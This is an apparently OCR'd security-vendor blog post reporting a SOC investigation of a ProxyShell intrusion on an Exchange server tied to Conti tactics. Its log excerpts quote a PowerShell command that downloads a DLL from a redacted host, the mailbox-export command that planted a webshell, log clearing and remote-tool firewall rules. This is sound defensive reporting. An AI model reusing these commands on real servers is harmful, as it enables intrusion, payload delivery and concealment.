
Stories from the SOC - Powershell, Proxyshell, Conti TTPs OH MY!

cybersecurity.att.com/blogs/security-essentials/stories-from-the-soc-powershell-proxyshell-conti-ttps-oh-my



1. AT&T Cybersecurity
2. Blog

November 10, 2021 | Josh Gomez

Stories from the SOC is a blog series that describes recent real-world security incident investigations conducted and reported by the AT&T SOC analyst team for AT&T Managed Threat Detection and Response customers.

Executive summary

In the second half of 2021 the AT&T Managed Threat Detection and Response (MTDR) security operations center (SOC) observed an increasing number of attacks against vulnerable Exchange servers. A number of these attacks were attempting to leverage proxyshell vulnerability to gain access to customer’s networks. In one particular instance, a coordinated effort between the SOC analysts, Threat Hunters and the Incident Response team from AT&T Cybersecurity Consulting allowed AT&T Cybersecurity to quickly identify and mitigate the threat before real damage was done.


Due to the various tactics, techniques, and procedures (TTPs) observed, this attack has been associated with the ransomware-as-a-service (RaaS) group known as Conti. The team observed several tactics associated with Conti affiliates including Proxyshell usage, CobaltStrike Payload, and various remote desktop software such as AnyDesk, Atera, and Splashtop. If not for the quick response by the MTDR SOC, the next steps would have likely involved the exfiltration and encryption of critical customer data.

Investigation

Initial alarm review

Indicators of Compromise (IOC)

Initial alarm came in for remote use of powershell in order to download a file from IP “redacted” and drop it under the C: drive. Shortly after this alarm, the SOC analysts and Threat Hunters began conducting log analysis on the impacted Exchange server. The dropped file “new.dll” had signatures associated with CobaltStrike which is believed to have been used for lateral movement.



Code Execution

Suspicious PowerShell Arguments

a month ago

Alarm Details


PRIORITY	Low
STATUS	Closed
SOURCE PROCESS	powershell.exe
SOURCE PROCESS COMMANDLINE	powershell.exe /c (New-Object Net.WebClient).DownloadFile(/new.dll', 'C:\programdata\new.dll')
RULE ATTACK ID	T1086
RULE ATTACK TACTIC	Execution
RULE ATTACK TECHNIQUE	PowerShell
SENSOR	USMA-Sensor VMware
LABELS	
INVESTIGATIONS	

Source | Destination

Expanded investigation

Events Search

Upon diving into the logs, the team quickly uncovered a number of alarming events. Around the time the remote powershell was executed, we uncovered the attacker dropping a shell on to publicly accessible directories on the Exchange server in order to execute arbitrary remote commands. The `New-MailboxExportRequest` cmdlet was used to write the shell from impersonated users account. The log below shows the webshell “rwobn.aspx ” being written to an accessible directory. This vulnerability/exploit leveraged CVE-2021-31207.




```
  "AccountType": "User",
  "Message": "Creating Scriptblock text (1 of 1):\r\nNew-MailboxExportRequest -Mailbox
-IncludeFolders (\"#Drafts#\") -ContentFilter \"(Subject -eq 'wqbjbjkdblsyupgf')\" -ExcludeDumpster -FileP
ath \"\\\\127.0.0.1\\c$\\Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\r
wobn.aspx\"\r\n\r\nScriptBlock ID: 2e8be6b8-74be-4bbc-a88d-9620af7a0646\r\nPath: ",
  "Category": "Execute a Remote Command",
  "Opcode": "On create calls",
  "MessageNumber": "1",
  "MessageTotal": "1",
  "ScriptBlockText": "New-MailboxExportRequest -Mailbox                    -IncludeFolders (\"#Drafts#\")
-ContentFilter \"(Subject -eq 'wqbjbjkdblsyupgf')\" -ExcludeDumpster -FilePath \"\\\\127.0.0.1\\c$\\Progra
m Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\rwobn.aspx\"",
  "ScriptBlockId": "2e8be6b8-74be-4bbc-a88d-9620af7a0646",
  "EventReceivedTime": 1630425686,
  "SourceModuleName": "eventlog_pattern",
  "SourceModuleType": "im_msvistalog",
  "PatternID": 61,
  "PatternName": "Event - 4104"
}
```

Next we observed the attacker downloading two additional executables “vmhelp.exe” and “fix.exe”. The IP ranges seen in these two outbound request have been seen in CobaltStrike beaconing ranges. Following Conti TTPs, it’s believed these additional executables could have been enumeration or scanning tools used in the coming events uncovered.

Event deep dive – Lateral movement


We then observed the attacker performing lateral movement pivoting from the Exchange server on to a domain controller.

Pinging to domain controller



```
"Creating Scriptblock text (1 of 1):\r\nping          \r\n\r\nSc
 "Execute a Remote Command",
```


RDP login onto domain controller



Event Details

USER	
DATA SOURCE	Windows NxLog [0.98]
SENSOR	USMA-Sensor VMware
AUTHENTICATION MODE	Negotiate
AUTHENTICATION TYPE	Remote Desktop
SEVERITY	INFO
CATEGORY	Security
SUBCATEGORY	Microsoft-Windows-Security-Auditing
SOURCE PROCESS	C:\Windows\System32\winlogon.exe
DESTINATION USERNAME	
SOURCE NT DOMAIN	
EVENT OUTCOME	Success


Audit logs were cleared on domain controller



```
  "Message": "The audit log was cleared.'
'S\r\n\tLogon ID:\t0x141437E3",
  "Category": "Log clear",
```

Reviewing for Additional Indicators – Remote Tools

The attacker then made system firewall rule exceptions in order to allow the usage of remote tools “Splashtop.exe” and “Anydesk.exe”. It is at this point that MTDR team was able to undertake mitigation actions and stop the attack from progressing.



```
   "Message": "A rule has been added to the Windows Firewall exception list.\r\n\r\nA
 r\n\tOrigin:\tLocal\r\n\tActive:\tYes\r\n\tDirection:\tInbound\r\n\tProfiles:\tDomai
 i\\AnyDesk-f45e5af2_msi.exe\r\n\tService Name:\t\r\n\tProtocol:\tUDP\r\n\tSecurity (
 ication:\tC:\\Program Files (x86)\\AnyDesk-f45e5af2_msi\\AnyDesk-f45e5af2_msi.exe",
   "Opcode": "Info"
```


Response

Building the Investigation

Thanks to the quick response of the MTDR team, all impacted assets were quickly identifed allowing the customer to quickly isolate them from the network. We also recommended the customer reset admin credentials, as these privileged accounts were leveraged in some of the TTPs observed.

In the detection, containment, and eradication phases, the MTDR team leveraged the deep visibility capilities of SentinelOne to further investigate the customers assets and ensure any uncovered remnants of the attack were quarantined and removed from the affected systems, including the executables detailed in this report.

The MTDR SOC continued close monitoring efforts in search of evidence of back-door persistance or potential dormant malware. As seen in the screen shot below, the team was able to uncover additional malware, related to Cryptominer, that would have been detrimental to the recovery process of the customer.



THREAT FILE NAME dwh63b0.exe

Path	\Device\HarddiskVolume3\ProgramData\Symantec\DefWatch.DWH\dwh...	Initiated By	Agent Policy
Command Line Arguments	N/A	Engine	SentinelOne Cloud
Process User	N/A	Detection type	Static
Publisher Name	N/A	Classification	Trojan
Signer Identity	N/A	File Size	147.50 KB
Signature Verification	NotSigned	Storyline	Static Threat - View in DV
Originating Process	N/A	Threat Id	1235544879531787497
SHA1	f341add87d20c7a35e94229273a282a11a756431		

Customer interaction:

Upon discovering these events, the customer was contacted immediately and call was established to communicate our findings to key stakeholders. This investigation encompassed many hours and involved the efforts of several team members within MTDR. A special thanks goes out to Kenneth NG and Amer Amer, MTDR Threat Hunters, whose expertise and knowledge assisted the customer in identifying and remediating the affected systems. Due to the collective effort of the MTDR team, customer was able to stop the attack from progressing which could have crippled the customers network and business operations.

Share this with others

Tags: stories from the soc